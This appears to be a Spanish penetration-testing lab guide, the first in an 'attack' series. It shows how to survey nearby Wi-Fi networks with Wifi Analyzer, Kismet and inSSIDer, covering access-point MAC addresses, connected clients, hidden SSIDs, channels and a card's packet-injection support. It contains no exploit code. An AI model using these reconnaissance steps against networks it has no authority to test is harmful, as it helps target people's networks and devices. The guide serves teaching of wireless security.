Índice de contenido

Ataque I – Visualizando las redes WIFI

Herramienta 1 – Utilizando WIFI Analyzer de Android

Descargue el programa desde Goole play o su respectivo repositorio. WIFI Analyzer es una herramienta gratuita

Paso 1. Abra el programa Wifi Analyzer

Este programa es gratuito y pude descargarlo desde el play de google o desde

Paso 2. Seleccione el tipo de vista, tocando el botón (Nota: primer botón de la barra izquierda superior)

Aquí se puede utilizar las siguientes vistas:

a. **Gráfico de canales**: Nos permite visualizar las redes WIFI listándolas por colores y en donde se muestra la potencia y el nombre de la red, (Imagen 1a)
b. **Gráfico de tiempo**: Describe la potencia en función de una línea de tiempo (Imagen 1b)
c. **Puntuación de canales**: podemos ver de una forma sencilla la dirección MAC del AP si se selecciona el AP con el triángulo color amarillo. (Imagen 2)
d. **Lista de AP**: Muestra información más detallada, nombre de la red, potencia, tipo de seguridad y dirección MAC del AP (Imagen 3a)
e. **Medidor de señal**: Información de la potencia en formato de medidor analógico. (Imagen 3b)

Imagen No. 1 - Vista gráfico de canales (a) y gráfico de tiempo (b)




Imagen No. 2 – Vista Puntuación de canales




Imagen No. 3 – Vista Lista AP y vista medidor

Herramienta 2 – Utilizando Kismet

Kistmet es una herramienta libre con una interfaz sencilla, que posee opciones muy poderosas, ya que nos permite observar información del fabricante del Punto de Acceso (AP – Access Point), los clientes que se encuentran asociados a un AP, información de paquetes, tramas, etc.

Paso 0. Pasos previos

0.1 Verifique que la WIFI esté bien configurada y soporte inyección de paquetes.

Para ello realice la guía "Pruebas básicas en tarjetas WIFI para pruebas de penetración". Ya que algunas tarjetas que vienen en mini laptops tales como las Centrino y las Broadcom no están bien soportadas, es más, algunas tarjetas físicamente no pueden inyectar tráfico.


0.2 Instale kismet

Para utilizar kismet puede instalarlo en cualquier Linux o utilizar las versiones live, de Kali, BackTrack, wifiway, wifislax

Paso 1. Ejecute kismet

1.1 Presione Alt + F2


1.2 Digite kistmet (en minúsculas)



Puede utilizar también el menú de ayuda de Kali o Backtrack, el cual abre una sesión en la consola de texto.


Digite sólo kismet, Aunque puede utilizar los parámetros del driver, la interfaz que se utilizará y un alias para dicha tarjeta. kismet -c [driver,interface,nombre]
Ejemplo:
kismet -c wlan0,wlan0,wlan0 (sin espacios después de las comillas)

1.3 Acepte la Notificación de ejecución como usuario root
Acepte la confirmación de la pantalla. Dé clic en el botón **OK**




Paso 2. Ejecute el servidor Kismet

2.1 Escoja la opción YES para iniciar el servidor Kismet
Presione la tecla enter o dé un clic en el botón "**Yes**".



2.2 Defina las opciones del servidor kismet


- Logging = habilitado
- Log Title Kismet = sin opción
- Show Console = habilitado



Dé un clic o enter en el botón "**Start**"

2.3 Defina la tarjeta y módulo utilizado para el servidor kismet

Espere un momento hasta que aparezca la pantalla en donde se indica que no hay tarjetas definidas para el escaneo en el servidor kismet. Cuando haya aparecido, seleccione el botón yes"




2.4 Ingrese los valores de su tarjeta

Por ejemplo:

- Interface = wlan0,
- Name = wlan0,
- Options = cuchillac


Tenga en cuenta que su tarjeta podría llamarse wlan1, eth0 (no es común pero algunos sistemas operativos podrían identificarla de esta manera).




Al finalizar dé un clic en el botón "**Add**".

Paso 3. Cierre la ventana de la consola del servidor kismet

Dé un clic o presione **enter** en el botón "**Close Console Window**", Cierre la ventana, no apague el servidor kistmet




Paso 4. Observe las redes detectadas.



- Con las flechas de desplazamiento puede ver la información por cada AP
- Con la tecla AP puede desplazarse entre la lista de AP y en la lista de clientes conectados a dicho AP.

Note que los AP ocultos aparecen como !<HIDDEN SSID>



Paso 5. Utilice el menú vista (view) para "limpiar" la pantalla


Para obtener información relacionada con la lista de paquetes podemos quitar del menú las siguientes opciones:

- **GPS Data**. Debido a que no estamos utilizando GPS, desactive esta opción
- **Battery**. Tenga cargada la batería de la laptop.
- **Packet Grhap.** Esta opción es útil para determinar si hay o no actividad en los AP, pero si sólo se desea observar los AP con sus respectivos clientes conectados es mejor desactivarla.


Paso 6. Utilice el menú ventana (Window) para obtener información del AP

10.1 Información sobre red, AP, clientes, etc.


En la opción "Network Details" se puede observar la información del AP que ha seleccionado en la pantalla principal. Con el menú Network se regresa a la pantalla principal.



Si se escoge la opción View, podemos ver los clientes conectados




También se puede observar la calidad de la potencia a lo largo del tiempo, esto es útil para determinar cuáles son los mejores y peores puntos físicos para la transmisión.



10.2 Información sobre las transmisiones en canales.

Esta opción es muy útil para determinar los canales que están siendo utilizados, y en cuáles de ellos hay más tráfico. Recuerde que en un canal que haya menos tráfico producido por otros AP, la comunicación en nuestros equipos será más eficiente.



Herramienta 3 – Utilizando InSSIDer

Esta herramienta fue NetStumbler, pero ahora es de pago la versión completa, la versión gratuita tiene menos opciones.

Descargue la versión inssider home desde el repositorio del fabricante y realice las pruebas.
